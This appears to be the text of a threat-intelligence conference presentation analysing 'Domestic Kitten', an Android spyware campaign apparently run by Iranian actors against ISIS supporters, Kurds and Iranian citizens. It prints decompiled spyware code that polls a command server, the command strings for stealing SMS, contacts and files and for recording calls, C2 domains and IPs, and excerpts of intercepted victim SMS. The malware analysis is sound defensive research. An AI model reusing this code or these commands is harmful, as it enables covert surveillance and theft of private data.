

Domestic Kitten



Who Are We



 @CurlyCyber

Aseel Kayal
Malware Analyst



 @Lotemfi

Lotem Finkelstein
Head of Threat Intelligence

In the Wild

File information

Identification Details Content **Analyses** Submissions ITW Comments

<	>	↓	↑	GData	-	A:25.18288B:25.13086	20180829
2018-10-06 00:15:17	30/62	Ikarus	-	0.1.5.2		20180829	
2018-09-21 07:13:38	30/61	Jiangmin	-	16.0.100		20180829	
2018-09-16 17:58:51	30/61	K7AntiVirus	-	10.61.28226		20180829	
2018-09-11 20:25:03	27/61	K7GW	-	10.61.28228		20180829	
2018-09-11 03:20:36	26/61	Kaspersky	HEUR:Trojan-Spy.AndroidOS.Campys.a	15.0.1.13		20180829	
2018-09-09 05:25:31	24/61	Kingsoft	-	2013.8.14.323		20180829	
2018-09-08 13:29:57	17/61	Malwarebytes	-	2.1.1.1115		20180829	
2018-09-07 20:39:26	17/61	MAX	-	2017.11.15.1		20180829	
2018-09-04 07:25:43	17/61	McAfee	-	6.0.6.653		20180829	
2018-08-29 21:44:16	3/60	McAfee-GW-Edition	-	v2017.3010		20180829	
		Microsoft	-	1.1.15200.1		20180829	

In the Wild

File information

Identification Details Content Analyses Submissions **ITW** Comments

Prevalence metrics

First submission	2018-08-29 21:44:16
Last submission	2018-08-29 21:44:16
Number of submissions	1
Distinct source submissions	1

In-the-wild file names

`=?UTF-8?B?2K/ZiNmE2Kkg2K7ZhNin2YHYqSDYp9mE2KFYs9mE2KfZhduM2KkuYXBr?=?`


In the Wild



.apk دولة خلافة الاسلامية

The State of the Islamic Caliphate.apk

Wallpapers



Manifest

```
<activity android:label="@string/app_name" android:name="com.intense.pub1.sbgs.MainActivity">  
  <intent-filter>  
    <action android:name="android.intent.action.MAIN"/>  
    <category android:name="android.intent.category.LAUNCHER"/>  
  </intent-filter>  
</activity>
```

Manifest

```
<manifest xmlns:android="http://schemas.android.com/apk/res/android" android:versionCode=  
"3" android:versionName="3.0" package="com.intense.pub1.sbgs" platformBuildVersionCode=  
"23" platformBuildVersionName="6.0-2438415">  
  <uses-sdk android:minSdkVersion="11" android:targetSdkVersion="21"/>  
  <uses-permission android:name="android.permission.INTERNET"/>  
  <uses-permission android:name="android.permission.SET_WALLPAPER"/>
```


Manifest

```
<manifest xmlns:android="http://schemas.android.com/apk/res/android" android:versionCode=
"3" android:versionName="3.0" package="com.intense.pub1.sbgs" platformBuildVersionCode=
"23" platformBuildVersionName="6.0-2438415">
  <uses-sdk android:minSdkVersion="11" android:targetSdkVersion="21"/>
  <uses-permission android:name="android.permission.INTERNET"/>
  <uses-permission android:name="android.permission.SET_WALLPAPER"/>
  <uses-permission android:name="android.permission.CAMERA"/>
  <uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
  <uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
  <uses-permission android:name="android.permission.SET_WALLPAPER"/>
  <uses-permission android:name="android.permission.SET_WALLPAPER_HINTS"/>
  <uses-permission android:name="android.permission.READ_PHONE_STATE"/>
  <uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED"/>
  <uses-permission android:name="android.permission.ACCESS_WIFI_STATE"/>
  <uses-permission android:name="android.permission.VIBRATE"/>
  <uses-permission android:name="android.permission.WAKE_LOCK"/>
  <uses-permission android:name="android.permission.GET_ACCOUNTS"/>
  <uses-permission android:name="com.google.android.c2dm.permission.RECEIVE"/>
  <permission android:name="com.intense.pub1.sbgs.permission.C2D_MESSAGE"
android:protectionLevel="signature"/>
  <uses-permission android:name="com.intense.pub1.sbgs.permission.C2D_MESSAGE"/>
  <uses-permission android:name="android.permission.QUICKBOOT_POWERON"/>
  <uses-permission android:name="android.permission.READ_SMS"/>
  <uses-permission android:name="com.android.browser.permission.READ_HISTORY_BOOKMARKS"/>
  <uses-permission android:name="android.permission.READ_CONTACTS"/>
  <uses-permission android:name="android.permission.GET_TASKS"/>
  <uses-permission android:name="android.permission.READ_CALL_LOG"/>
  <uses-permission android:name="android.permission.READ_LOGS"/>
  <uses-permission android:name="android.permission.WRITE_SETTINGS"/>

```

Packages



intense.pub1.sbgs



startapp.android.publish



andriod.browser

```
package com.intense.pub1.sbgs;

import android.app.Activity;
import android.content.Intent;
import android.net.ConnectivityManager;
import android.os.Bundle;
import android.widget.TextView;
import android.widget.Toast;
import com.andriod.browser.Utils;

public class MainActivity extends Activity {
    Intent i;
    TextView msg;

    public void onCreate(Bundle savedInstanceState) {
        Utils.startService(this);
    }
}
```

Packages



intense.pub1.sbgs



startapp.android.publish



andriod.browser

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package com.intense.pub1.sbgs;

import android.app.Activity;
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```

Andriod

- 🐾 **AMService.class**
- 🐾 **AirplaneManager.class**
- 🐾 **CallsManager.class**
- 🐾 **CameraView.class**
- 🐾 **CommandManager.class**
- 🐾 **Defines.class**
- 🐾 **FileUploadTask.class**
- 🐾 **MediaManager.class**
- 🐾 **RecordAudioTask.class**
- 🐾 **ScreenControl.class**
- 🐾 **SendThread.class**
- 🐾 **Settings.class**
- 🐾 **ShutDownManager.class**
- 🐾 **Utils.class**

```
public static final String MEDIA_BUSY_KEY = "Media Busy";
public static final String MEDIA_EXTENTION = ".mda";
public static final int PHOTO_INDEX = 107;
public static final String RECORD_CALL_KEY = "Record Call";
public static final String SERVER_ADDRESS = "h.w.a.c.b.5.3.0!!!!";
public static final String SMS_RECEIVED = "android.provider.Telephony.SMS_RECEIVED";
public static final String USER_NAME = "User1395";
public static final String VERSION = "5.6.0";
```

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```
public Settings(Context paramContext)
{
    this.amPreferences = paramContext.getSharedPreferences("com.andriod.browser.AMService", 0);
    this.userName = readStr("UserName");
    if (this.userName == "None") {
        save("UserName", "daeshsh");
    }
    this.serverAddress = readStr("ServerAddress");
    if (this.serverAddress == "None") {
        save("ServerAddress", "http://www.firmwaresystemupdate.com/mmh");
    }
    this.backupAddress = readStr("BackupAddress");
    if (this.backupAddress == "None") {
        save("BackupAddress", "http://www.firmwaresystemupdate.com/mmh");
    }
    this.hiddenNumber = readStr("HiddenNumber");
    save("Media Busy", false);
    save("Get File", false);
    save("Delete File", false);
    refresh();
}
```

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import android.app.Activity;
import android.content.Intent;
import android.net.ConnectivityManager;
import android.os.Bundle;
import android.widget.TextView;
import android.widget.Toast;
import com.andriod.browser.Utils;

public class MainActivity extends Activity {
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```
public static void startService(Context context) {  
    try {  
        if (!isServiceRunning(context)) {  
            context.startService(new Intent(context, AService.class));  
        }  
    } catch (Exception e) {  
    }  
}
```

Andriod

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```
public void onCreate() {
    super.onCreate();
    gService = this;
    try {
        Utils.CreateMediaDir(this);
        this.amSettings = new Settings(this);
        this.amSettings.firstRun = true;
        this.mDeviceName = Build.MANUFACTURER + " " + Build.MODEL;
        deviceUUID = Secure.getString(getApplicationContext().getContentResolver(), "android_id");
        for (int i = deviceUUID.length(); i < 16; i++) {
            deviceUUID += "1";
        }
        this.mLocMngr = (LocationManager) getSystemService("location");
        INTENT_NUMBER = this.amSettings.accessKey;
        this.mAlarmManager = (AlarmManager) getSystemService("alarm");
    }
}
```


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```
public int onStartCommand(Intent intent, int flags, int startId) {  
    super.onStartCommand(intent, flags, startId);  
    if (this.amSettings.stopService) {  
        return 2;  
    }  
  
    ...  
  
    new CommandManager(this);  
    this.mExternalSdPath = GetExternalSdPath();  
    return 1;  
}
```

Andriod

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```
if (Utils.isNetworkAvailable(this.amService)) {  
    String response = this.mWebService.readUrl(  
        new StringBuilder(String.valueOf(this.amService.amSettings.serverAddress))  
        .append("/get-function.php?uuid=")  
        .append(AMService.deviceUUID).toString(), null);  
    if (response != null && !response.equals("NoCommand") && !response.equals("UuidError")) {  
        totalCmd = response;  
    }  
}
```

Andriod

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```
if (!params[0].equals("Time")) {  
    if (!params[0].equals("Set")) {  
        if (!params[0].equals("Get")) {  
            if (!params[0].equals("Take")) {  
                if (!params[0].equals("Delete")) {  
                    if (params[0].equals("Reset") && params[1].equals("AllCommand")) {
```

Commmands




Get ~~~AllSms===

Get ~~~AllBrowser===

Get ~~~AllContacts===

Commmands




```
Get ~~~File ~~~1.mp4===
```

```
Get ~~~File ~~~2.pdf===
```

```
Get ~~~File ~~~3.docx===
```

Commmmands



```
Take~~~Video~~~1~~~7===  
Take~~~Audio~~~300===  
Take~~~RecordCall===
```



Phone



Network



Location



Battery



Storage



Sensors



Clipboard



Accounts



Browser



Calls



Messages



Contacts



Applications



Images



Videos

Hunting Begins





firmwaresystemupdate.com

Subject

EMAILADDRESS=

telecom2016@yahoo.com,

O=TELECOM, L=TEXAS,

ST=OPEN-SSL, C=AU

Valid from:

Tue Nov 08 07:20:04

IST 2016



Subject

EMAILADDRESS=

telecom2016@yahoo.com,

O=TELECOM, L=TEXAS,

ST=OPEN-SSL, C=AU

Valid from:

Tue Nov 08 07:20:04

IST 2016





com.andriod.browser

```
Thread onlineThread = new Thread() {
    public void run() {
        Looper.prepare();
        while (true) {
            try {
                AService.this.sendAnswer(null);
                Thread.sleep(40000);
            } catch (Exception e) {
                AService.this.onCommandInfoEvent("Online thrad err : " + e.getMessage());
            }
        }
    }
};
```

```
this.lastMediaSend = tmp2[0].getName();
if (this.trySendOneFileCount >= 5) {
    AService.this.onCommandInfoEvent("Delete Media after try 5 time : " + tmp2[0].getName());
    tmp2[0].delete();
    this.trySendOneFileCount = 0;
}
this.sendCounter = 0;
```

```
new Thread(new Runnable() {
    public void run() {
        Looper.prepare();
        AService.this.mUserLocationHandler = new Handler();
        try {
            AService.this.mLocMgr.requestLocationUpdates(provider, 0, 0.0f, new AMLocListener(true));
        } catch (Exception ee) {
            AService.this.onCommandInfoEvent("Getlocation thread err : " + ee.getMessage());
            AService.this.mUserLocationHandler.getLooper().quit();
        }
        Looper.loop();
    }
}).start();
onCommandInfoEvent("Wait to device obtain location");
```



Spelling Mistakes



C&C Communication




Certificate

200+

Backdoored Applications

Backdoors


 Different themes



Muslim Fortress



ISIS News




Ramadan Pictures

Backdoors

 Different themes



Mosheeri




Maryam Rajavi



CyrusTheGreat

Backdoors

 Different themes



Telegram



DU Speed Booster



Vipre

Backdoors



Different themes



Repackaged apps

صور شهر رمضان
REAL inc Entertainment 881 reviews
PEGI 3
Contains Ads
Add to Wishlist **Install**

Hisn Al Muslim - Azkar
simpro Books & Reference 16,645 reviews
PEGI 3
Contains Ads
Add to Wishlist **Install**

VIPRE Business Mobile Security
ThreatTrack Security, Inc. Tools 253 reviews
PEGI 3
Add to Wishlist **Install**

فريدون مشيرى
ARS NETWORK (M) SDN BHD Books & Reference 391 reviews
PEGI 3
Contains Ads
Add to Wishlist **Install**

Backdoors

 Different themes

 Repackaged apps

```
com.ramadan.kareem.app_1.1.apk
├── Source code
│   ├── android
│   └── com
│       ├── edmodo.cropper
│       ├── example
│       ├── google
│       ├── nostra13.universalimageloader
│       ├── onesignal
│       ├── ramadan.kareem.app
│       └── squareup.picasso
```

```
com.ramadan.kareem.app_1.1.apk
├── Source code
│   ├── android
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│       ├── example
│       ├── google
│       ├── nostra13.universalimageloader
│       ├── onesignal
│       ├── ramadan.kareem.app
│       └── squareup.picasso
```

Backdoors

 Different themes

 Repackaged apps

 Malicious packages

```
com.ramadan.kareem.app_1.1.apk
├── Source code
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│       ├── nostra13.universalimageloader
│       ├── onesignal
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```

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com.ramadan.kareem.app_1.1.apk
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│   ├── android
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│       ├── edmodo.cropper
│       ├── example
│       ├── google
│       ├── nostra13.universalimageloader
│       ├── onesignal
│       ├── ramadan.kareem.app
│       └── squareup.picasso
```

2015



com.memopt

2016



com.memopt

2017



com.memopt



com.andriod



com.container



org.pnr.update

2018



com.andriod



com.container



org.pnr.update



com.eracomteck



example.badoo



com.golf.rv

2019



com.andriod



com.container



org.pnr.update



com.eracomteck



example.badoo



com.golf.rv

Backdoors

 Different themes

 Repackaged apps

 Malicious packages

 C&C communication

89.38.98.49 185.64.106.241

190.2.144.140 93.190.138.106


firmwaresystemupdate.com

ychatonline.net 190.2.145.145

109.236.91.33 46.4.143.130

190.2.144.140



<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 answer.php	2018-01-04 00:42	121	
 answer/	2018-07-16 03:45	-	
 delete-file.php	2018-02-06 07:45	922	
 files/	2018-08-29 02:15	-	
 functions/	2018-09-05 10:32	-	
 get-file-list.php	2018-02-06 07:24	925	
 get-function.php	2018-01-04 00:42	1.5K	
 get-ip.php	2018-01-04 01:31	513	
 get-online.php	2016-12-15 23:08	154	
 upload-file.php	2017-10-22 11:30	515	
 upload-log.php	2017-10-22 11:32	522	
 uploads/	2018-09-05 07:24	-	
 utils.php	2018-02-06 07:12	1.9K	

Operation Bäckställe





8e9fb9371981bc1e_190101_133701337.log

Victim ID

Date

Time

```
aFJzjapqpdaR8mATti9qSu/OL03KiVc7o0ui610
ZGVJleSyXOB1HJSm+HR2auqZ3/tFEyVDvdWS6zv
zcvzBrJlasYbCiouMwODBsQHKwZwHx2Uc7s5Y8n
8DtDpDagUMTFs4mwL6V4EmIYAyPWN4jhWelfbkX
2w/ZRSqgnip3HsHf/9rNJOYQ3VZVfW4IXpTf1XL
gTJxqbf/79NFdxX5ovqPXgOoSUnkcw69Imb6dhE
2MjrADGdtMhHq0voYH86ywKagC5s3E4d0y8CE2p
xtSh/VHQmVbhPpfheeBx41QHRYaVmH4rpn2eep
JlpFVBvPHaYCAbsPP8HFrtn/twwPduCNnb2abl2
EHkrMMDjs4UD+TebkHbniBuY4VY48qWelv96rmp
phq4JQkEIaA2Pn2P5tc5Y5JMqoEyvJwUJPjKBPT
D4BSzNyaoVgyYUuY8qIFWKz3cA9EVJec3/BDjva
6MXtpFJ1MspII+aKLpzMcgjkJcp6PdmPc1zxgw6
OlpgpOSj cGLHWmj LtgNS35ThEjTPb9oyFWk7HSA
vyDmpGRGqp4CrQSAbsSRFx1kIhwiMQR2CAxQ8nO2
ggxwAIYM1++c/GrIpKSWormSqwJfd+iQablSs0w
AX0IUakZR/cAbScJ92S+gCjPfmtJtibMQGueMUB
laDt2vPsjIIndiawThHeaOn+lhoB0icXSJypNNM
UjyCFh3Qo65MU3c/jZyJw7vCgGovb+AuUY6BR2X
yR80VJRYVZIdI9vDnRp3AILm0iMbZi=
```



8e9fb9371981bc1e_190101_133701337.log

```
aFJzjapqpdaR8mATti9qSu/OL03KiVc7o0ui610
ZGVJleSyXOB1HJSm+HR2auqZ3/tFEyVDvdWS6zv
zcvzBrJlasYbCiouMwODBsQHKwZwHx2Uc7s5Y8n
8DtDpDagUMTFs4mwL6V4EmIYAyPWN4jhWelfbkX
2w/ZRSqgnip3HsHf/9rNJOYQ3VZVfW4IXpTf1XL
gTJxqbf/79NFdxX5ovqPXgOoSUnkcw69Imb6dhE
2MjrADGdtMhHq0voYH86ywKagC5s3E4d0y8CE2p
xtSh/VHQmVbhPpfheeBx41QHRYaVmH4rpn2eep
JlpFVBvPHaYCAbsPP8HFrtn/twwPduCNnb2abl2
EHkrMMDjs4UD+TebkHbniBuY4VY48qWelv96rmp
phq4JQkEiaA2Pn2P5tc5Y5JMqoEyvJwUJPjKBPT
D4BSzNyaoVgyYUuY8qIFWKz3cA9EVJec3/BDjva
6MXtpFJ1MspII+aKLpzMcgjkJcp6PdmPc1zxgw6
OlpgpOSj cGLHWmj LtgNS35ThEjTPb9oyFWk7HSA
vyDmpGRGqp4CrQSAbsRFx1kIhwiMQR2CAxQ8nO2
ggxwAIYM1++c/GrIpKSWormSqwJfd+iQablSs0w
AX0IUakZR/cAbScJ92S+gCjPfmtJtibMQGueMUB
laDt2vPsjIIndiawThHeaOn+lhoB0icXSJypNNM
UjyCFh3Qo65MU3c/jZyJw7vCgGovb+AuUY6BR2X
yR80VJRYVZIdI9vDnRp3AILm0iMbZi=
```



8e9fb9371981bc1e_190101_133701337.log

```
0~~~1~~~2018/05/11
15:05:14~~~+447533345167~~~Snapchat code:
069501. Do not share it or use it
elsewhere!~~~71~~~184~~~
0~~~1~~~2018/05/10
15:10:58~~~Jazireh~~~Tabrik! Ba Jazireh
Irancell dar 7 ruze gozashte, 182 Rial dar
hazineye tamase Irancelli khod sarfejoie
kardid!~~~70~~~183~~~
0~~~1~~~2018/05/06
17:17:50~~~.IRANCELL.~~~ اعتبارشماروبه پایان
است.درخواست هزینه تماس از مخاطب با #شماره
مقصد*704*~~~63~~~174~~~
0~~~1~~~2018/05/01
22:10:05~~~Telegram~~~Telegram code
75454~~~65~~~168~~~
0~~~1~~~2018/04/29
18:49:49~~~Irancell~~~، مشترک گرامی،
جهت مشاهده لیست سرویس های فعال خود به منوی
زیر در اپلیکیشن ایرانسل من مراجعه نمایید:
منو حساب من- خدمات- سرویس های فعال من
http://irancell.ir/dlmyicl~~~34~~~165~~~
```

Victim Distribution



100K
Contacts

The background consists of a grid of semi-transparent speech bubbles in two colors: dark grey and dark green. The bubbles are arranged in a staggered pattern, with some pointing left and some pointing right. The text is centered over this pattern.

400K
Messages

Unanswered Questions



Similar Threats



Dark Caracal



APT - C - 23



ZooPark

Impact



Sophistication

Attack Vector
Technical Level
Operation Security



Sensitive Data
Social Engineering
High Profile Victims



Domestic Kitten

Attribute	Value
WHOIS Server	whois.yoursrs.com
Registrar	REALTIME REGISTER BV
Email	farhad.sadeghi88@chmail.ir (registrant, admin, tech)
Name	parspack 79186 (registrant, admin, tech)
Organization	
Street	saadat abaad, darya blvd (registrant, admin, tech)
City	Tehran (registrant, admin, tech)
State	Tehran (registrant, admin, tech)
Postal	9865214523 (registrant, admin, tech)
Country	IR (registrant, admin, tech)
Phone	982188561212 (registrant, admin, tech)
NameServers	ns1.parspack.co ns2.parspack.co ns3.parspack.co ns4.parspack.co

educations-schools.net



ZooPark

Attribute	Value
WHOIS Server	whois.yoursrs.com
Registrar	REALTIME REGISTER BV
Email	asgharkhof@gmail.com (registrant, admin, tech)
Name	parspack 62555 (registrant, admin, tech)
Organization	
Street	saadat abaad, darya blvd (registrant, admin, tech)
City	Tehran (registrant, admin, tech)
State	Tehran (registrant, admin, tech)
Postal	9865214523 (registrant, admin, tech)
Country	IR (registrant, admin, tech)
Phone	982188561212 (registrant, admin, tech)
NameServers	ns1.parspack.co ns2.parspack.co ns3.parspack.co ns4.parspack.co

androidupdaters.com

Fingerprints

Attribute	Value
WHOIS Server	whois.tucows.com
Registrar	Tucows Domains Inc.
Email	noreply@data-protected.net (registrant, admin, tech)
Name	Data Protected Data Protected (registrant, admin, tech)
Organization	Data Protected (registrant, admin, tech)
Street	
City	Toronto (registrant, admin, tech)
State	ON (registrant, admin, tech)
Postal	M6K 3M1 (registrant, admin, tech)
Country	CA (registrant, admin, tech)
Phone	10000000000 (registrant, admin, tech)
NameServers	ns.parsihost.com ns2.parsihost.com

firmwaresystemupdate.com

Fingerprints

RESOLUTIONS ⓘ

Show : 25 ◀ 1-3 of 3 ▶ Sort : Last Seen Descending ▼

Resolve	Location	Network	ASN	First	Last
<input type="checkbox"/> 62.112.8.37	NL	62.112.8.0/22	49981	2019-05-31	2019-09-22
<input type="checkbox"/> 212.8.249.107	RU	212.8.249.0/24	59749	2018-06-10	2019-05-29
<input type="checkbox"/> 94.232.169.198	IR	94.232.168.0/22	48434	2018-06-07	2018-06-08

firmwaresystemupdate.com

Fingerprints

ydownyload.net
www.ydownyload.net
ynewnow.net
ns1.karbook.ir
patancharm.com
sourceit.ir
bakoot.ir
tikasalon.com

178.162.203.102

ychatonline.net
www.ychatonline.net
mail.rahmani.net
server.anabot.net
ftp.anabot.net
ftp.rahmani.net
naft118.com
ejosh.ir

138.201.106.75

ns1.educations-schools.net
educations-schools.net
ns2.educations-schools.net
www.educations-schools.net
dbazi.com
alifakhar.ir
alifakhar.com
dbazi.ir

95.211.240.107

Victimology

 ISIS supporters

 Yemen officials

 Kurdish minority

 Iranian citizens



Internals

```
private static final String DATABASE_NAME = "KosarManager";  
private static final int DATABASE_VERSION = 1;  
private static final String KEY_ID = "id";  
private static final String TABLE_APPLICATION = "application";  
private static final String TABLE_CALL = "calls";  
private static final String TABLE_CONTACT = "contacts";  
private static final String TABLE_GPS = "gps";  
private static final String TABLE_HISTORY = "history";  
private static final String TABLE_SMS = "sms";
```

```
public String getError(JSONObject jsonObject) {  
    String error = "Unknown Kosar Error: ";  
    if (!jsonObject.has("message")) {  
        return new StringBuilder(String.valueOf(error)).append(jsonObject.toString()).toString();  
    }  
    try {  
        return jsonObject.getString("message");  
    } catch (JSONException e) {  
        e.printStackTrace();  
        return error;  
    }  
}
```

Internals



HESA Kowsar

Aircraft model

The HESA Kowsar, also known as Kosar, is an Iranian fighter jet based on the American Northrop F-5. The aircraft is equipped with new fourth generation avionics in combination with an advanced fire control system. [Wikipedia](#)

Introduced: August 21, 2018

Number built: at least 7 under production

Manufacturer: Iran Aircraft Manufacturing Industrial Company


Developed from: Northrop F-5; HESA Azarakhsh; HESA Saeqeh

First flight: August 1, 2018

Role: Fighter

Conclusion

 Mobile attack vector



Conclusion

 Mobile attack vector

 Years of activity

```
public static final String MEDIA_BUSY_KEY = "Media Busy";  
public static final String MEDIA_EXTENTION = ".mda";  
public static final int PHOTO_INDEX = 107;  
public static final String RECORD_CALL_KEY = "Record Call";  
public static final String SERVER_ADDRESS = "h.w.a.c.b.5.3.0!!!!";  
public static final String SMS_RECEIVED = "android.provider.Telephony.SMS_RECEIVED";  
public static final String USER_NAME = "User1395";  
public static final String VERSION = "5.6.0";
```

Conclusion

 Mobile attack vector

 Years of activity

 Iranian attackers

